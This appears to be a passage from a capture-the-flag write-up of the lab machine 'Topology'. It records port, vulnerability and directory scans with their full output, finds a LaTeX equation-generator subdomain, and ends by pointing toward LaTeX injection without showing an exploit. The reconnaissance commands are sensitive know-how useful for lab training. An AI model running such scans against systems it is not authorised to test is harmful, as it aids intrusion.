# topology

#topology

enumeration

ping

ping $IP -c 4

```
➜  topology ping -c 4 $IP
PING 10.129.168.163 (10.129.168.163) 56(84) bytes of data.
64 bytes from 10.129.168.163: icmp_seq=1 ttl=63 time=8.75 ms
64 bytes from 10.129.168.163: icmp_seq=2 ttl=63 time=9.58 ms
64 bytes from 10.129.168.163: icmp_seq=3 ttl=63 time=8.55 ms
64 bytes from 10.129.168.163: icmp_seq=4 ttl=63 time=9.46 ms

--- 10.129.168.163 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 8.553/9.085/9.579/0.440 ms
```

whatweb

whatweb $IP

```
➜  topology ping -c 4 $IP
➜  topology whatweb $IP
http://10.129.168.163 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[lklein@topology.htb], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.129.168.163], Title[Miskatonic University | Topology Group]
```

rustscan

rustscan -a $IP --ulimit 5000 -- -A -Pn -T4 -sC -sV

```
➜  topology rustscan -a $IP --ulimit 5000 -- -A -Pn -T4 -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.168.163:22
Open 10.129.168.163:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -A -Pn -T4 -sC -sV" on ip 10.129.168.163
Depending on the complexity of the script, results may take some time to appear.
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 08:02 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:02
Completed Parallel DNS resolution of 1 host. at 08:02, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 08:02
Scanning 10.129.168.163 [2 ports]
Discovered open port 80/tcp on 10.129.168.163
Discovered open port 22/tcp on 10.129.168.163
Completed Connect Scan at 08:02, 0.01s elapsed (2 total ports)
Initiating Service scan at 08:02
Scanning 2 services on 10.129.168.163
Completed Service scan at 08:02, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.168.163.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 5.05s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```

```
Initiating NSE at 08:02
Completed NSE at 08:02, 0.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Nmap scan report for 10.129.168.163
Host is up, received user-set (0.014s latency).
Scanned at 2023-06-11 08:02:06 BST for 11s

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC65qOGPSRC7ko+vPGrMrUKptY7vMtBZuaDUQTNURCs5lRBkCFZIrXTGf/Xmg9MYZTnwm+0dMjIZTUZnQvbj4kdsmzWUOxg5Leumcy+pR
/AhBqLw2wyC4kcX+fr/1mcAgbqZnCczedIcQyjjO9M1BQqUMQ7+rHDpRBxV9+PeI9kmGyF6638DJP7P/R2h1N9MuAlVohfYtgIkEMpvfCUv5g/VIRV4atP9x+11FHKae5/xiK9
5hsIgKYCQtWXvV7oHLs3rB0M5fayka1vOGgn6/nzQ99pZUMmUxPUrjf4V3Pa1XWkS5TSv2krkLXNnxQHoZOMQNKGmDdk0M8UfuClEYiHt+zDDYWPI672OK/qRNI7azALWU9OfO
zhK3WWLKXloUImRiM0lFvp4edffENyiAiu8sWHWTED0tdse2xg8OfZ6jpNVertFTTbnilwrh2P5oWq+iVWGL8yTFeXvaSK5fq9g9ohD8FerF2DjRbj0lVonsbtKS1F0uaDp/IE
aedjAeE=
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR4Yogc3XXHR1rv03CD80VeuNTF/y2dQcRyZCo4Z3spJ0i+YJVQe/3nTxekStsHk8J8R28Y4CDP7h0h9v
nlLWo=
|   256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOaM68hPSVQXNWZbTV88LsN41odqyoxxgwKEb1SOPm5k
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

masscan

masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0

```
➜  topology sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-06-11 07:01:47 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.129.168.163
Discovered open port 22/tcp on 10.129.168.163
```

nmap all ports

nmap -A -sC -sV $IP -p-

```
➜  topology nmap -A -sC -sV $IP -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 08:02 BST
Nmap scan report for 10.129.168.163
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.23 seconds
```

nmap vulnerabilities

nmap --script "vuln" -Pn -n $IP

```
➜  topology nmap --script "vuln" -Pn -n $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 08:03 BST
Nmap scan report for 10.129.168.163
Host is up (0.012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 283.75 seconds
```

nikto

nikto -h $IP -Display 2

```
➜  topology nikto -h topology.htb
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.129.168.163
+ Target Hostname:    topology.htb
+ Target Port:        80
+ Start Time:         2023-06-11 09:36:36 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 1a6f, size: 5f27900124a8b, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /images/: Directory indexing found.
+ 7962 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-06-11 09:48:36 (GMT1) (720 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

gobuster

initial

gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt (--exclude-length ints if required)

```
➜  topology gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.168.163
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/11 08:07:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/~bin                 (Status: 403) [Size: 279]
/~lp                  (Status: 403) [Size: 279]
/~mail                (Status: 403) [Size: 279]
/~nobody              (Status: 403) [Size: 279]
/~sys                 (Status: 403) [Size: 279]
/css                  (Status: 301) [Size: 314] [--> http://10.129.168.163/css/]
/images               (Status: 301) [Size: 317] [--> http://10.129.168.163/images/]
/index.html           (Status: 200) [Size: 6767]
/javascript           (Status: 301) [Size: 321] [--> http://10.129.168.163/javascript/]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
2023/06/11 08:16:48 Finished
===============================================================
```

secondary

gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
Too long to complete
```

virtual hosts

gobuster vhost -w ~/wordlists/subdomain.txt -u http://$IP/ --append-domain

```
➜  topology gobuster vhost -w  ~/wordlists/subdomain.txt -u http://$IP/ --append-domain
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.168.163/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/karti/wordlists/subdomain.txt
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
2023/06/11 08:14:32 Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 114315 / 114442 (99.89%)
===============================================================
2023/06/11 08:19:35 Finished
===============================================================
```

feroxbuster

feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt

```
➜  topology feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.168.163
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/wfuzz/general/megabeast.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.0
 💉  Config File           │ /home/karti/.config/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 2
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      174l      545w     6767c http://10.129.168.163/index.html
200      GET     2433l    13135w   950557c http://10.129.168.163/portraits/lklein.jpg
200      GET      235l      442w    23427c http://10.129.168.163/css/w3.css
200      GET      754l     3901w   338411c http://10.129.168.163/images/seal.png
200      GET     1846l    10569w   778606c http://10.129.168.163/portraits/dabrahams.jpg
200      GET     2141l    10893w   831181c http://10.129.168.163/portraits/vdaisley.jpg
200      GET      174l      545w     6767c http://10.129.168.163/
200      GET      186l      931w    86504c http://10.129.168.163/images/seal.jpg
[####>---------------] - 10m     9199/45475   30m     found:8       errors:0
301      GET        9l       28w      317c http://10.129.168.163/images => http://10.129.168.163/images/
301      GET        9l       28w      320c http://10.129.168.163/portraits => http://10.129.168.163/portraits/
[####################] - 69m    45477/45477   0s      found:10      errors:0
[####################] - 69m    45460/45460   11/s    http://10.129.168.163/
[####################] - 2s     45460/45460   24258/s http://10.129.168.163/css/ => Directory listing
[####################] - 1s     45460/45460   45734/s http://10.129.168.163/portraits/ => Directory listing
[####################] - 2s     45460/45460   22208/s http://10.129.168.163/images/ => Directory listing
```

wpscan

wpscan --url $IP

```
➜  topology wpscan --url $IP
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]

Scan Aborted: The remote website is up, but does not seem to be running WordPress.
```


ftp

```
```

ssh

```
```

website



Miskatonic University

Department of Mathematics

Topology Group

lklein@topology.htb

+1-202-555-0143

Research topics

Knot invariants

Braid theory

Manifold decomposition

Three-Manifolds

...

University departments

Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

Staff

Professor Lilian Klein, PhD

Head of Topology Group

Vajramani Daisley, PhD

Post-doctoral researcher, software developer

Derek Abrahams, BEng

Master's student, sysadmin

Software projects

• LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser

• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)

• TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.

• PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topoligical problems. Legacy, source code upon request.

overview

Looks like a university departmental website.

robots.txt

```
Nothing found
```

sitemap

```
Nothing found
```

cookies

```
Nothing found
```


sourcecode

Provides a sub domain `latex`

```
<div class="w3-container">

            <p>• <a href="http://latex.topology.htb/equation.php">LaTeX Equation Generator</a> - create .PNGs of LaTeX
              equations in your browser</p>
            <p>• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in
              development)</p>
            <p>• TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.</p>
```

wappalyzer



Font scripts

- Google Font API
- Font Awesome 4.7.0

Web servers

- Apache HTTP Server 2.4.41

Operating systems

- Ubuntu

CDN

- Cloudflare
- cdnjs


UI frameworks

- W3.CSS

latex sub domain

nikto v2

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.129.167.181
+ Target Hostname:    latex.topology.htb
+ Target Port:        80
+ Start Time:         2023-06-12 10:36:07 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via
'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open
directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /demo/: Directory indexing found.
+ /demo/: This might be interesting.
+
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////: Directory
indexing found.
+
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////: Abyss 1.03
reveals directory listing when multiple /'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ 8046 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2023-06-12 10:48:38 (GMT1) (751 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	`\frac{x+5}{y-3}`	$\frac{x+5}{y-3}$
Greek letters	`\alpha \beta \gamma`	$\alpha \beta \gamma$
Summations	`\sum_{n=1}^\infty`	$\sum_{n=1}^\infty$
Square root	`\sqrt[n]{1+x}`	$\sqrt[n]{1+x}$


```
This is pdfTeX, Version 3.14159265-2.6-1.40.20 (TeX Live 2019/Debian) (preloaded format=pdflatex 2022.2.15)  17 JAN 2023 12:08
entering extended mode
 restricted \write18 enabled.
 %&-line parsing enabled.
**31259343863c6d5f75d6e09.97694898.tex

! Emergency stop.
<*> 31259343863c6d5f75d6e09.97694898.tex

End of file on the terminal!


Here is how much of TeX's memory you used:
 3 strings out of 483183
 134 string characters out of 5966292
 231602 words of memory out of 5000000
 15122 multiletter control sequences out of 15000+600000
 532338 words of font info for 24 fonts, out of 8000000 for 9000
 14 hyphenation exceptions out of 8191
 0i,0n,0p,1b,6s stack positions out of 5000i,500n,10000p,200000b,80000s
!  ==> Fatal error occurred, no output PDF file produced!
```

Checking the usual places (searchsploit), we got nothing for pdfTeX but a Google search for the Latex Equation Generator brought up some interesting websites:



About 9,530,000 results (0.51 seconds)

0day.work
https://0day.work › hacking-with-latex

Hacking with LaTeX | Sebastian Neef - 0day.work

